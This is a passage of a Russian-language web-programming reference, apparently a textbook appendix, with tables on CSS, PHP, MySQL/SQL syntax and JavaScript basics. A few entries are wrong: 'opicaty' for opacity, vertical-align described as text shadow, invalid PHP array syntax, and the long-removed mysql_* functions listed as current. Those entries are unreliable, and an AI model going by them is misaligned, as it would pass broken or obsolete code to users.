| `.classname` | элементы класса "classname" |
| `div.classname` |  класса "class" |
| `#itemid` | элемент с id, равным"itemid" |
| `div#itemid` |  с id, равным "itemid" |
| `a[attr]` | <a> с арибутом "attr" |
| `a[attr='x']` | <a> когда значение атрибута "attr" есть "x" |
| `a[class~='x']` | <a> когда класс есть список содержащий 'x' |
| `a[lang\|='en']` | <a> когда "lang" начинается с "en" |

Таблица 4.2-3 – Псевдоэлементы и псевдоклассы

| Название | Пояснения |
|---|---|
| `:first-child` | первый дочерний элемент |
| `:first-line` | первая строка элемента |
| `:first-letter` | первая буква элемента |
| `:hover` | элемент под курсором мыши |
| `:active` | активный элемент |
| `:focus` | элемент в фокусе |
| `:link` | непосещенная ссылка |
| `:visited` | посещенная ссылка |
| `:lang(var)` | элемент, языком которого "var" |
| `:before` | вставка назначенного контента до элемента |
| `:after` | вставка назначенного контента после элемента |

Таблица 4.2-4 – Атрибуты стилей и их возможные значения[1]

| Название свойства | Значения |
|---|---|
| **Параметры текста, шрифта** | |
| **font-family**<br>имя шрифта | *список имен шрифтов (через запятую), имена шрифтов с пробелами берутся в кавычки* |
| **font-size**<br>размер шрифта | *размер*\|x-small\|xx-small\|small\|medium \|large\|x-large\|xx-large\|larger\|smaller |
| **color**<br>цвет текста | *цвет* |
| **opicaty**<br>прозрачность текста | *числовое_значение* |
| **font-weight**<br>«жирность» шрифта | normal\|bold\|bolder\|lighter\|100\|200\|300\|400 \|500\|600\|700\|800\|900 |
| **font-style**<br>начертание шрифта | normal\|italic\|oblique |
| **text-decoration**<br>«украшения» шрифта | none\|underline\|overline\|line-through\|blink |
| **font-variant**<br>вид строчных букв шрифта | normal\|small-caps |
| **text-transform**<br>регистр символов текста | capitalize\|uppercase\|lowercase\|none |
| **line-height**<br>высота строки текста | normal\|*расстояние* |
| **letter-spacing**<br>дополнительное расстояние между символами текста | normal\|*расстояние* |
| **word-spacing**<br>дополнительный интервал между отдельными словами текста | normal\|*расстояние* |
| **font**<br>одновременное задание нескольких параметров шрифта | [*начертание*][*вид_строчных_букв*] ["*жирность*"][*размер*][*высота_строки*] *имя_шрифта* |
| **white-space**<br>обработка пробелов | normal\|pre\|nowrap\|pre-wrap\|pre-line |
| **vertical-align**<br>параметры тени текста | baseline\|sub\|super\|top\|text-top\|middle\| bottom\|text-bottom\|*промежуток* |
| **word-wrap**<br>разрыв текста | normal\|break-word |
| **vertical-align**<br>вертикальное выравнивание текста | baseline\|sub\|super\|top\|text-top\|middle\| bottom\|text-bottom\|*промежуток* |
| **text-align**<br>горизонтальное выравнивание текста | left\|right\|center\|justify |
| **text-indent** | *величина_отступа* |

[1] Подавляющее большинство атрибутов поддерживает значение inherit, обозначающее наследование свойства от родительского объекта, поэтому в таблице оно не упоминается.

| Название свойства | Значения |
|---|---|
| отступ «красной строки» | |
| **text-shadow**<br>параметры тени текста | none\| *цвет горизонтальное_смещение вертикальное_смещение* [*радиус_размытия*] |
| **Параметры фона** | |
| **background-color**<br>цвета фона | transparent\|*цвет* |
| **background-image**<br>ссылка на изображения фона | none\|url(*ссылка_на_файл_изображения*) |
| **background-repeat**<br>повторение фона | no-repeat\|repeat\|repeat-x\|repeat-y |
| **background-position**<br>расположение фона | *горизонтальная позиция* [*вертикальная_позиция*] |
| **Списки** | |
| **list-style-type**<br>вид маркеров | none\|disc\|circle\|square\|decimal\|decimal-leading-zero\|lower-roman\|upper-roman\|lower-greek\|lower-alpha\|lower-latin\|upper-alpha\|upper-latin\|armenian\|georgian |
| **list-style-image**<br>задание маркеров-изображений | none\|*ссылка_на_файл_изображения* |
| **list-style-position**<br>позиция маркеров-изображений | inside\|outside |
| **Отображение элементов** | |
| **visibility**<br>видимость элемента | visible\|hidden\|collapse |
| **display**<br>отображение элемента | none\|inline\|block\|inline-block\|list-item\|run-in\|table\|inline-table\|table-caption\|table-column\|table-row\|table-cell\|table-column-group\|table-header-group\|table-row-group\|table-footer-group |
| **cursor**<br>форма курсора мыши | auto\|default\|none\|context-menu\|help\|pointer\|progress\|wait\|cell\|crosshair\|text\|vertical-text\|alias\|copy\|move\|no-drop\|not-allowed\|e-resize\|n-resize\|ne-resize\|nw-resize\|s-resize\|se-resize\|sw-resize\|w-resize\|ew-resize\|ns-resize\|nesw-resize\|nwse-resize\|col-resize\|row-resize\| all-scroll |
| **empty-cells**<br>отображение пустых ячеек | show\|hide\|inherit |
| **Границы** | |
| **border**<br>одновременное задание нескольких параметров границы | [*толщина*][*стиль*][*цвет*] |
| **border-collapse**<br>«схлопывание» границ | collapse\|separate |

| Название свойства | Значения |
|---|---|
| **border-top-width**<br>**border-bottom-width**<br>**border-left-width**<br>**border-right-width**<br>или **border-width**<br>ширина границы | thin\|medium\|thick\|*толщина* |
| **border-top-style**<br>**border-bottom-style**<br>**border-left-style**<br>**border-right-style**<br>или **border-style**<br>стиль границы | none\|hidden\|dotted\|dashed\|solid\|double<br>\|groove\|ridge\|inset\|outset |
| **border-top-color**<br>**border-bottom-color**<br>**border-left-color**<br>**border-right-color**<br>или **border-color**<br>цвет границы | *цвет* |
| **Отступы у элементов** | |
| **padding**<br>или<br>**paddinq-left\| padding-top\|**<br>**padding-right\|padding-bottom**<br>отступы от границы до содержимого элемента | *отступ*1 [*отступ*2 [*отступ*3 [*отступ*4]]]<br>или<br>*отступ*\|auto |
| **margin**<br>или<br>**margin-left\| margin-top \|**<br>**margin-right\|margin-bottom**<br>отступы от границы до содержимого элемента | *отступ*1 [*отступ*2 [*отступ*3 [*отступ*4]]]<br>или<br>*отступ*\|auto |

Таблица 4.2-5 – Размерности

| Абсолютные размеры | | | | Относительные размеры | |
|---|---|---|---|---|---|
| **px** | пиксели | **in** | Дюймы | **%** | проценты |
| **cm** | сантиметры | **pt** | 1pt = 1/72in | **ex** | 1ex эквивалентен высоте буквы "x" |
| **mm** | миллиметры | **pc** | 1pc = 12pt | **em** | 1em эквивалентен размеру шрифта родителя (то же самое, что и 100%) |

Таблица 4.2-6 – Цвета

| Значение | Пояснение |
|---|---|
| **#789abc** | шестнадцатеричная нотация RGB |
| **#acf** | эквивалентно значению #aaccff |
| **rgb(0,25,50)** | количество красного, зеленого, синего от 0 до 255 или в процентах |

## 4.3 Справочник PHP

Таблица 4.3-1 – Объявление и инициализация переменных

| Действие | Реализация |
|---|---|
| присваивание значения переменной | **$variablename =** *значение*; |
| присваивание переменной по ссылке | **$anothervariable =&$variablename;** |
| объявление массива без инициализации | **$arrayname = array();** |
| объявление и инициализация простого массива | **$arrayname = array(***значение*1, *значение*2, *значение*3**);** |
| объявление и инициализация ассоциативного массива | **$arrayname = array(***ключ*1 **=>** *значение*1, *ключ*2 **=>** *значение*2, ...**);** |
| объявление и инициализация многомерного массива | **$multiarray = array(***ключ* **=> array(***значение*1, *значение*2**));** |

Таблица 4.3-2 – Операторы условия

| Однострочный If (тернарный) | If-Else |
|---|---|
| *условие* **?** *выражение*1 **:** *выражение*2; | **if (***условие*1**) {**<br>... // блок команд 1<br>**}**<br>**[elseif (***условие*2**) {**<br>... // блок команд 2<br>**}]**<br>**[else {**<br>... // блок команд 3<br>**}]** |
| **Оператор выбора Switch** | |
| **switch (***условие***) {**<br>**case** *литерал*1**:** ... // блок команд1<br>**[break;]**<br>**case** *литерал2***:** ... // блок команд2<br>**[break;]**<br>**default:** ... // блок команд<br>**}** | |

Таблица 4.3-3 – Циклические конструкции

| Цикл While | Цикл Do-While |
|---|---|
| **while (***условие***) {**<br>... // блок команд<br>**[break; \| continue;]** /* обрыв или продолжение итерации */<br>**}** | **do {**<br>... // блок команд<br>**[break; \| continue;]**<br>**} while (***условие***);** |
| **Цикл For** | **Цикл For Each** |
| **for(***инициализация***;***условие***;***модификация***){**<br>... // блок команд<br>**[break; \| continue;]**<br>**}** | **foreach (***массив* **as [***значение* **\|** *ключ* **=>** *значение***]) {**<br>... // блок команд<br>**[break; \| continue;]**<br>**}** |

Таблица 4.3-4 – Суперглобальные переменные (массивы)

| Имя переменной | Содержимое переменной |
|---|---|
| **$GLOBALS** | глобальные переменные сценария |
| **$_SERVER** | служебная информация, генерируемая web-сервером |
| **$_GET, $_POST** | переменные, полученные сценарием методами GET или POST |
| **$_FILES** | элементы, подгруженные к сценарию методом POST |
| **$_COOKIE** | переменные, полученные сценарием посредством HTTP cookies |
| **$_SESSION** | переменные сеанса, доступные сценарию |
| **$_REQUEST** | данные, полученные от браузера ($_GET, $_POST и $_COOKIE) |
| **$_ENV** | переменные окружения |

Таблица 4.3-5 – Основные встроенные функции работы с массивами

| Функции | Описание |
|---|---|
| **sort(***массив***);**<br>**asort(***массив***);** | прямая сортировка массива (простого и ассоциативного соответственно) |
| **rsort(***массив***);**<br>**arsort(***массив***);** | обратная сортировка массива (простого и ассоциативного соответственно) |
| **count(***массив***);**<br>**count(***массив***,COUNT_RECURSIVE);** | подсчет элементов простого массива<br>подсчет элементов многомерного массива |
| **array_push(***массив***,***значение***);** | добавление элемента в конец массива с увеличением числа элементов массива на единицу |
| **array_pop(***массив***);** | удаление элемента из конца массива с уменьшением числа элементов массива на единицу |

Таблица 4.3-6 – Основные встроенные нструменты для работы со строками

| Операции со строками | Примеры использования |
|---|---|
| оператор . (точка)<br>конкатенация (слияние) строк | **$str = $str1.$str2;**<br>**$str .="abc";** |
| **substr(***строка***,***позиция***,[***длина***]);**<br>возвращение подстроки заданной длины, начиная с указанной позиции (нумерация символов в строке с нуля!) | **$s=substr("Барабан", 1,4);** |
| **strlen(***строка***);**<br>количество символов (длина) строки | **$n = strlen($str1);** |
| **trim(***строка***);**<br>удаление пробелов с обоих концов строки | **$pw = trim($passw);** |
| **ltrim(***строка***);**<br>**rtrim(***строка***);**<br>удаление пробелов с левого или правого конца строки соответственно | **$str = ltrim($str);**<br>**$str = rtrim($str);** |
| **strtolower(***строка***);**<br>**strtoupper(***строка***);**<br>изменение регистра символов строки | **echo strtolower($s);**<br>**$s = strtoupper($s);** |
| **str_replace(***подстрока***,***замена***,***строка***,[***число_замен***]);**<br>замена в строке всех вхождений заданной подстроки с возвратом числа произведенных замен | **$s = "боробан";**<br>**str_replace("о","а", $s,$k);** |
| **strpos(***строка***,***подстрока***);**<br>**stripos(***строка***,***подстрока***);**<br>поиск подстроки в строке с возвратом позиции первого вхождения (буква «i» в имени функции означает, что поиск будет проводиться без учета регистра символов) | **$i=strpos("колокол", "кол");**<br>**$i=stripos("Капкан", "ка");** |
| **explode(***разделитель***,***строка***,[***ограничение***]);**<br>разбиение строки в массив на основе заданного разделителя с возможным ограничением на число элементов | **$arr=explode(" ", "один два три");** |
| **implode(***разделитель***,***массив***);**<br>слияние элементов массива в строку | **$a=(1,2,3,4,5);**<br>**$str=implode("",$a);** |

Таблица 4.3-7 – Встроенные инструменты работы с файлами

| Синтаксис функции и пример использования | Пояснение |
|---|---|
| **fopen(***имя_файла*,*режим***);**<br>открытие указанного файла в заданном режиме | **$fh = fopen("1.txt","w+");** |
| **fclose(***дескриптор_файла***);**<br>закрытие файла с указанным дескриптором | **fclose($fh);** |
| **flock(***дескриптор_файла*,*тип_блокировки***);**<br>блокировка файла | **flock($fh,LOCK_UN);** |
| **ftell(***дескриптор_файла***);**<br>возвращение текущей позиции файла | **$currentpos = ftell($fh);** |
| **fgetc(***дескриптор_файла***);**<br>получение следующего символа | **$charnext = fgetc($fh);** |
| **fgets(***дескриптор_файла***[,***длина***]);**<br>получение отдельной строки из файла | **$line = fgets($fh);** |
| **fputs(***дескриптор_файла*,*строка***[,***длина***]);**<br>запись в файл строки | **fputs($fh,"Hello, world!");** |
| **file(***имя_файла***);**<br>получение строк файла | **$arr = file("1.txt");** |
| **feof(***дескриптор_файла***);**<br>проверка, достигнут ли конец файла | **if(!feof($fh)) {**<br>**$s[$i]=fgetc($fh);$i++; }** |
| **fread(***дескриптор_файла*,*длина***);**<br>**fwrite(***дескриптор_файла*,*строка***[,***длина***]);**<br>бинарные чтение из файла или запись в файл | **$contents = fread($fh,**<br>**filesize("1.rtf"));**<br>**fwrite($fh,"Hello, world!");** |
| **copy(***источник*,*назначение***);**<br>копирование файла | **copy("../1.txt","Readme.txt");** |
| **diskfreespace(***каталог***);**<br>определение свободного дискового пространства | **diskfreespace("images");** |
| **file_exists(***имя_файла***);**<br>проверка, существует ли файл с таким именем | **file_exists("1.txt");** |
| **is_readable(***файл***);is_writeable(***файл***);**<br>проверка, является ли файл доступным для чтения и записи соответственно | **is_readable("1.txt");**<br>**is_writeable("1.txt");** |
| **unlink(***имя_файла***); rmdir(***имя_каталога***);**<br>удаление файла; удаление каталога | **unlink("1.txt"); rmdir("img");** |
| **filetype(***имя_файла***);filesize(***имя_файла***);**<br>возвращение типа и размера файла в байтах | **$bytes = filesize("1.txt");**<br>**$t = filetype("1.txt");** |
| **is_dir(***имя_файла***); is_file(***имя_файла***);**<br>определяют, чем является аргумент | **if (is_dir("1.txt")) {...}**<br>**if (!is_file("1.txt")) {...}** |

Таблица 4.3-8 – Список режимов открытия файла

| Режим | Описание |
|---|---|
| **'r'** | открывает файл только для чтения; помещает указатель в начало файла |
| **'r+'** | открывает файл для чтения и записи; помещает указатель в начало файла |
| **'w'** | открывает файл только для записи; помещает указатель в начало файла, обрезает файл до нулевой длины (если файл не существует, пробует его создать) |
| **'w+'** | открывает файл для чтения и записи; помещает указатель в начало файла, обрезает файл до нулевой длины (если файл не существует, пробует его создать) |
| **'a'** | открывает файл только для записи; помещает указатель в конец файла (если файл не существует, пробует его создать) |
| **'a+'** | открывает файл для чтения и записи; помещает указатель в конец файла (если файл не существует, пробует его создать) |

Таблица 4.3-9 – Синтаксис сложных структур

| Структура функции | Структура класса |
|---|---|
| **function** *имя_функции*(**[***параметры***]**)<br>**{**<br>... // блок команд<br>**[return** *значение*;**]**<br>**}**<br>**Примеры использования:**<br>**function Div($m,$n)**<br>**{**<br>**if ($n!=0) return $m/$n;**<br>**else**<br>**{**<br>**echo "Error!!!";**<br>**return -1;**<br>**}**<br>**}** | **class** *имя_класса* **[extends** *имя класса-предка***]**<br>**{**<br>**[***модификаторы***]** **[***поля и свойства***];**<br>**[***модификаторы***]** **function** *имя_метода*(**[***параметры***]**)<br>**{**<br>... // блок команд<br>**[return** *значение*;**]**<br>**}**<br>**}**<br>где *модификаторы* – одно из значений **public** (по умолчанию), **private** или **static**<br>**Примеры использования:**<br>**$object = new class1();**<br>**$object -> myfunction();**<br>**class1::myfunction();**(статич. вызов) |

Таблица 4.3-10 – Работа с cookies и сессиями

| Встроенные переменные и функции | Пояснение |
|---|---|
| **setcookie('***имя*_cookie**' [,** *значение* **[,***срок_жизни* **[,** *путь* **[,** *домен* **[,***безопасность***]]]]]);** | установка заданному cookie значения и других параметров |
| **$var = $_COOKIE['***имя*_cookie**'];** | доступ к значению заданного cookie |
| **session_start();** | инициация сеанса |
| **$_SESSION['***имя_сессии***'] =** *значение*; | задание значения переменной сеанса |
| **$var = $_SESSION['***имя_сессии***'];** | доступ к значению переменной сеанса |
| **session_destroy();** | завершение сеанса |

Таблица 4.3-11 – Контроль ошибок

| Действие | Синтаксис или пример использования |
|---|---|
| @ – подавление вывода ошибок (как в браузер, так и в лог-файлы) | **$var = @$_GET["username"];** |
| «Захват» ошибок (Error Handling) | **try {**<br>//команды, которые могут вызвать ошибку<br>**}**<br>**catch (***класс_исключения* **$exception_name)**<br>**{**<br>//команды, которые нужно выполнить,<br>//если ошибка перехвачена<br>**}** |

## 4.4 Справочник SQL и MySQL

Таблица 4.4-1 – Команды для работы с СУБД MySQL

| Команда | Пояснение |
|---|---|
| **Консоль операционной системы** | |
| **mysqldump --user=***имя* **--password=***пароль имя_БД* **>** *файл_копии_БД.sql*; | создать резервную копию заданной базы данных в файл SQL-запросов |
| **mysql --user=***имя* **--password=***пароль* **--default-character-set=***кодировка имя БД* **<** *файл копии БД.sql*; | восстановить базу данных из резервной копии (файла SQL-запросов) |
| **mysql –u** *пользователь* **–p***пароль* **–h***хост* | войти в консоль MySQL из консоли операционной системы |
| **myisamchk -r /var/lib/mysql/***имя БД***/***имя таблицы***.MYI** | «починить» заданную таблицу |
| **Консоль СУБД MySQL** | |
| **UPDATE mysql.user SET Password=PASSWORD('***новый_пароль***') WHERE user='root'; FLUSH PRIVILEGES;** | смена пароля учетной записи пользователя `root` СУБД MySQL |
| **SHOW DATABASES;** | вывод списка всех БД |
| **CREATE DATABASE** *имя_БД* **CHARACTER SET utf8 COLLATE utf8_general_ci;** | создание БД с указанной кодировкой (`utf8`, `cp1251` или др.) |
| **USE** *имя_БД*; | выбор БД для работы с ней |
| **SHOW TABLES;** | вывод списка таблиц текущей БД |
| **DESCRIBE** *имя_таблицы*; | вывод списка полей таблицы |
| **Имена функций языка PHP для работы с СУБД MySQL из сценариев** | |
| **mysql_connect** | установка соединения с сервером MySQL |
| **mysql_create_db** | создание БД |
| **mysql_select_db** | выбор БД для работы с ней |
| **mysql_query** | отправка SQL-запроса |
| **mysql_close** | закрытие соединения с сервером MySQL |
| **mysql_error** | возвращение текста ошибки последней операции с MySQL |
| **mysql_fetch_assoc mysql_fetch_row** | обработка ряда результата запроса (возвращение ассоциативного/неассоциативного массива) |
| **mysql_affected_rows** | возвращение числа затронутых прошлой операцией рядов |
| **mysql_num_rows** | возвращение числа рядов, затронутых операцией `SELECT` |

Справочная информация по синтаксису SQL-операторов

### 1. Синтаксис оператора `CREATE TABLE`

```
CREATE [TEMPORARY] TABLE [IF NOT EXISTS] имя_таблицы
[(определение_полей,...)]
[опции_таблицы]
[предложение_select]
```

где:

- *определение_полей* (может принимать одно из следующих значений):
  - *имя_поля тип_поля* **[NOT NULL | NULL] [DEFAULT** *значение_по_умолчанию***] [AUTO_INCREMENT] [PRIMARY KEY]** [*определение_ссылок*]
  - **PRIMARY KEY (***имя_поля_индекса***,...)**
  - **KEY [***имя_индекса***] (***имя_поля_индекса***,...)**

- **INDEX** [*имя_индекса*] (*имя_поля_индекса*,...)
- **UNIQUE [INDEX]** [*имя_индекса*] (*имя_поля_индекса*,...)
- **FULLTEXT [INDEX]** [*имя_индекса*] (*имя_поля_индекса*,...)
- **[CONSTRAINT** *символ*] **FOREIGN KEY** [*имя_индекса*] (*имя_поля_индекса*,...) [*определение_ссылок*]
- **CHECK** (*выражение*)

*тип_поля* (может принимать одно из следующих значений):

- **TINYINT**[(*длина*)] **[UNSIGNED] [ZEROFILL]**
- **SMALLINT**[(*длина*)] **[UNSIGNED] [ZEROFILL]**
- **MEDIUMINT**[(*длина*)] **[UNSIGNED] [ZEROFILL]**
- **INT**[(*длина*)] **[UNSIGNED] [ZEROFILL]**
- **INTEGER**[(*длина*)] **[UNSIGNED] [ZEROFILL]**
- **BIGINT**[(*длина*)] **[UNSIGNED] [ZEROFILL]**
- **REAL**[(*длина*,*точность*)] **[UNSIGNED] [ZEROFILL]**
- **DOUBLE**[(*длина*,*точность*)] **[UNSIGNED] [ZEROFILL]**
- **FLOAT**[(*длина*,*точность*)] **[UNSIGNED] [ZEROFILL]**
- **DECIMAL**(*длина*,*точность*) **[UNSIGNED] [ZEROFILL]**
- **NUMERIC**(*длина*,*точность*) **[UNSIGNED] [ZEROFILL]**
- **CHAR**(*длина*) **[BINARY]**
- **VARCHAR**(*длина*) **[BINARY]**
- **ENUM**(*значение*1, *значение*2, *значение*3,...)
- **SET**(*значение*1, *значение*2, *значение*3,...)
- **DATE**
- **TIME**
- **TIMESTAMP**
- **DATETIME**
- **TINYBLOB**
- **BLOB**
- **MEDIUMBLOB**
- **LONGBLOB**
- **TINYTEXT**
- **TEXT**
- **MEDIUMTEXT**
- **LONGTEXT**

*имя_поля_индекса* имеет следующий вид:

*имя_поля* **[(***длина***)]**

*определение_ссылок* имеет следующий вид:

**REFERENCES** *имя_таблицы* **[(***имя_поля_индекса*,...)]
**[MATCH FULL | MATCH PARTIAL]**
**[ON DELETE** *опция_ссылки***]**
**[ON UPDATE** *опция_ссылки***]**

*опция_ссылки* (может принимать одно из следующих значений):

**RESTRICT | CASCADE | SET NULL | NO ACTION | SET DEFAULT**

*опции_таблицы* (может принимать одно из следующих значений):

- **TYPE = {BDB | HEAP | ISAM | InnoDB | MERGE | MRG_MYISAM | MYISAM}**
- **PACK_KEYS = {0 | 1 | DEFAULT}**
- **ROW_FORMAT= { default | dynamic | fixed | compressed }**
- **RAID_TYPE= {1 | STRIPED | RAID0 } RAID_CHUNKS=# RAID_CHUNKSIZE=#**
- **UNION = (***имя_таблицы*1,[ *имя_таблицы2*...])
- **INSERT_METHOD= {NO | FIRST | LAST }**
- **DATA DIRECTORY="***абсолютный путь к каталогу***"**
- **INDEX DIRECTORY="***абсолютный путь к каталогу***"**
- **PASSWORD = "***строка***"**
- **AUTO_INCREMENT = #**
- **AVG_ROW_LENGTH = #**
- **CHECKSUM = {0 | 1}**
- **DELAY_KEY_WRITE = {0 | 1}**
- **COMMENT = "***строка***"**
- **MAX_ROWS = #**
- **MIN_ROWS = #**

*предложение_select* имеет следующий вид:

**[IGNORE | REPLACE] SELECT ... (***любое корректное выражение* SELECT**)**

## 2. Синтаксис оператора ALTER TABLE

**ALTER [IGNORE] TABLE** *имя_таблицы модификация* **[,** *модификация* **...]**

где:

- *модификация* (может принимать одно из следующих значений):
  - **ADD [COLUMN]** *определение_полей* **[FIRST | AFTER** *имя_поля***]**
  - **ADD [COLUMN] (***определение_полей***,** *определение_полей***,...)**
  - **ADD INDEX [***имя_индекса***] (***имя_поля_индекса***,...)**
  - **ADD PRIMARY KEY (***имя_поля_индекса***,...)**
  - **ADD UNIQUE [***имя_индекса***] (***имя_поля_индекса***,...)**
  - **ADD FULLTEXT [***имя_индекса***] (***имя_поля_индекса***,...)**
  - **ADD [CONSTRAINT** *ограничение_полей***] FOREIGN KEY** *имя_индекса* **(***имя_поля_индекса***,...) [***определение_ссылок***]**
  - **ALTER [COLUMN]** *имя_поля* **{SET DEFAULT** *литерал* **| DROP DEFAULT}**
  - **CHANGE [COLUMN]** *старое_имя_поля определение_полей* **[FIRST | AFTER** *имя_поля***]**
  - **MODIFY [COLUMN]** *определение_полей* **[FIRST | AFTER** *имя_поля***]**
  - **DROP [COLUMN]** *имя поля*
  - **DROP PRIMARY KEY**
  - **DROP INDEX** *имя индекса*
  - **DISABLE KEYS**
  - *опции таблицы*
  - **ORDER BY** *имя поля*
  - **RENAME [TO]** *новое имя таблицы*
  - **ENABLE KEYS**

### 3. Синтаксис оператора SELECT

```
SELECT [DISTINCT | DISTINCTROW | ALL ] список_столбцов,...
  [INTO {OUTFILE | DUMPFILE} 'имя_файла' опции_экспорта]
  [FROM имя_таблиц(ы)
    [WHERE условие_where]
    [GROUP BY { список_столбцов | выражение } [ASC | DESC] ]
    [HAVING условие_where]
    [ORDER BY { список_столбцов | выражение } [ASC | DESC] ]
    [LIMIT [смещение,] количество_записей]
    [PROCEDURE имя_процедуры]
    [FOR UPDATE | LOCK IN SHARE MODE]]
```

### 4. Синтаксис оператора INSERT. Возможны три вариации:

```
INSERT [LOW_PRIORITY | DELAYED] [IGNORE]
       [INTO] имя_таблицы [(имя_поля1, имя_поля2, ...)]
       VALUES (выражение1, выражение2, ...)
```

```
INSERT [LOW_PRIORITY | DELAYED] [IGNORE]
       [INTO] имя_таблицы [(имя_поля1,...)]
       SELECT ...
```

```
INSERT [LOW_PRIORITY | DELAYED] [IGNORE]
       [INTO] имя_таблицы
       SET имя_поля1 = выражение1, имя_поля2 = выражение2, ...
```

### 5. Синтаксис оператора UPDATE

```
UPDATE [LOW_PRIORITY] [IGNORE] имя_таблицы
    SET имя_поля1 = выражение1 [,имя_поля2 = выражение2, ...]
    [WHERE условие_where]
    [LIMIT #]
```

### 6. Синтаксис оператора DELETE

```
DELETE [LOW_PRIORITY | QUICK] FROM имя_таблицы
       [WHERE условие_where]
       [ORDER BY ...]
       [LIMIT количество_записей]
```

### 7. Синтаксис операторов GRANT и REVOKE

```
REVOKE привилегии [(список_столбцов)] [, привилегии
[(список_столбцов)] ...] ON { имя_таблицы | * | *.* | имя_БД.*}
    FROM имя_пользователя1 [,имя_пользователя2...]
```

```
GRANT привилегии [(список_столбцов)] [, привилегии
[(список_столбцов)] ...]
    ON {имя_таблицы | * | *.* | db_name.*}
    TO имя_пользователя1 [IDENTIFIED BY [PASSWORD] 'пароль1']
        [,имя_пользователя1 [IDENTIFIED BY 'пароль2'] ...]
    [REQUIRE
        [{SSL | X509}]
        [CIPHER шифр [ AND ]]
        [ISSUER издатель [ AND ]]
        [SUBJECT предмет ]]
    [WITH [GRANT OPTION | MAX_QUERIES_PER_HOUR # |
                          MAX_UPDATES_PER_HOUR # |
                          MAX_CONNECTIONS_PER_HOUR #]]
```

где в значении *привилегии* можно указать через запятую следующие права:

- **ALL [PRIVILEGES]** – задает все привилегии, кроме WITH GRANT OPTION
- **ALTER** – право на использование ALTER TABLE
- **CREATE** – право на использование CREATE TABLE
- **CREATE TEMPORARY TABLES** – право на использование CREATE TEMPORARY TABLE
- **DELETE** – право на использование DELETE
- **DROP** – право на использование DROP TABLE
- **EXECUTE** – право на запуск хранимых процедур
- **FILE** – право на использование SELECT … INTO OUTFILE и LOAD DATA INFILE
- **INDEX** – право на использование CREATE INDEX и DROP INDEX
- **INSERT** – право на использование INSERT
- **LOCK TABLES** – право на использование LOCK TABLES на таблицах, для которых есть привилегия SELECT
- **PROCESS** – право на использование SHOW FULL PROCESSLIST
- **REFERENCES** – зарезервировано для использования в будущем
- **RELOAD** – право на использование FLUSH
- **REPLICATION CLIENT** – право запрашивать местонахождение головного и подчиненных серверов
- **REPLICATION SLAVE** – необходимо для подчиненных серверов при репликации (для чтения информации из бинарных журналов головного сервера)
- **SELECT** – право на использование SELECT
- **SHOW DATABASES** – право на вывод всех БД
- **SHUTDOWN** – право на использование mysqladmin shutdown
- **SUPER** – позволяет установить одно соединение (даже если достигнуто значение max_connections) и запускать команды CHANGE MASTER, KILL thread, mysqladmin debug, PURGE MASTER LOGS и SET GLOBAL
- **UPDATE** – право на использование UPDATE
- **USAGE** – означает «без привилегий»

## 4.5 Справочник Javascript

Таблица 4.5-1 – Объявления переменных

| Примеры объявления переменных | Пояснения |
|---|---|
| `int_num = 21`<br>`real_num = 3.1415926` | присваивание переменным целочисленных и дробных значений |
| `str1 = "Дома нет никто!"` | присваивание переменной строкового значения |
| `var a = new Array(10);` | создается объект-массив из 10 элементов |
| `var b = ['Chip','Dale'];` | объявление массива с заданными элементами |
| `var c = new Array ('Пн','Вт', 'Ср','Чт','Пт','Сб','Вс');` | создание объекта-массива с заданными элементами |
| `m = a[0];` | сохранение первого (т.е. нулевого) элемента массива в переменной |

Таблица 4.5-2 – Операторы условия

| Однострочный If (тернарный) | If-Else |
|---|---|
| *переменная = условие* **?** *значение1* **:** *значение2;* | **if (***условие1***) {**<br>... // блок команд 1<br>**}**<br>**[else {**<br>... // блок команд 2<br>**}]** |
| **Оператор выбора Switch** | |
| **switch (***переменная***) {**<br>**case** *литерал1*: ... // блок команд1<br>**[break;]**<br>**case** *литерал2*: ... // блок команд2<br>**[break;]**<br>**default:** ... // блок команд<br>**}** | |

Таблица 4.5-3 – Циклические конструкции

| Цикл While | Цикл Do-While |
|---|---|
| **while (***условие***) {**<br>... // блок команд<br>**[break \| continue]** //обрыв или продол-<br>**}** //жение итерации | **do {**<br>... // блок команд<br>**[break \| continue]**<br>**} while (***условие***);** |
| **Цикл For** | **Цикл For-In** |
| **for (***инициализация;условие;модификация***){**<br>... // блок команд<br>**[break \| continue]**<br>**}** | **for (***переменная* **in** *объект_или_массив***) {**<br>... // блок команд<br>**[break \| continue]**<br>**}** |

Таблица 4.5-4 – Синтаксис сложных структур

| Синтаксис объявления | Примеры использования (вызова) |
|---|---|
| **function** *имя_функции* **([***параметры***]) {**<br>... // блок команд функции<br>**[return** *значение_или_выражение***]**<br>**}** | **myFunction2();**<br>**var p = myFunction1(a,b);** |
| **function**<br>*имя_конструктора***([***параметры***]) {**<br>//определение конструктора<br>// код объявления свойств и методов<br>**[return** *значение_или_выражение***]**<br>**}** | **var obj1 = new MyClass1(5,"a");**<br>**var obj2 = new MyClass2();** |

Таблица 4.5-5 – Свойства и некоторые методы работы со строками

| Свойство или метод | Описание |
|---|---|
| **Length** | длина строки (пример: `str1.length;` ) |
| **charAt(***целое***)** | символ, находящийся в заданной позиции строки (нумерация символов в строке начинается с нуля) |
| **indexOf(***подстрока***)** | начальная позиция первого вхождения подстроки; −1, если подстрока не найдена |
| **lastIndexOf(***подстрока***)** | начальная позиция последнего вхождения подстроки; −1, если подстрока не найдена |
| **substring(***начало***,***конец***)** | подстрока между заданными позициями |
| **substr(***начало***,***количество***)** | подстрока из заданного числа символов с заданной позиции |
| **toLowerCase()** | преобразовать символы в нижний регистр |
| **toUpperCase()** | преобразовать символы в верхний регистр |
| **replace(***найти***,***заменить***)** | замена с использованием регулярных выражений |
| **charCodeAt(***символ***)** | код символа (в кодировке Unicode) |

Таблица 4.5-6 – Свойства и некоторые методы объектов-массивов

| Свойство или метод | Описание |
|---|---|
| **length** | длина массива |
| **concat(***массив***[,***массив***...])** | слияние массивов |
| **join([***разделитель***])** | слияние элементов массива в строку |
| **pop()** | удаление последнего элемента |
| **push(***элемент1***,** *элемент2***...)** | добавление элементов в конец массива |

Таблица 4.5-7 – Свойства и некоторые методы объекта `Math`

| Свойство или метод | Пояснение |
|---|---|
| **Math.E**, **Math.PI** | числа e и π соответственно |
| **Math.SQRT1_2**, **Math.SQRT2** | квадратный корень из 0.5 и 2 соответственно |
| **Math.sin(***число***)**,<br>**Math.cos(***число***)**,<br>**Math.tan(***число***)** | тригонометрические функции (аргумент в радианах) |
| **Math.acos(***число***)**,<br>**Math.asin(***число***)**,<br>**Math.atan(***число***)** | обратные тригонометрические функции (результат в радианах) |
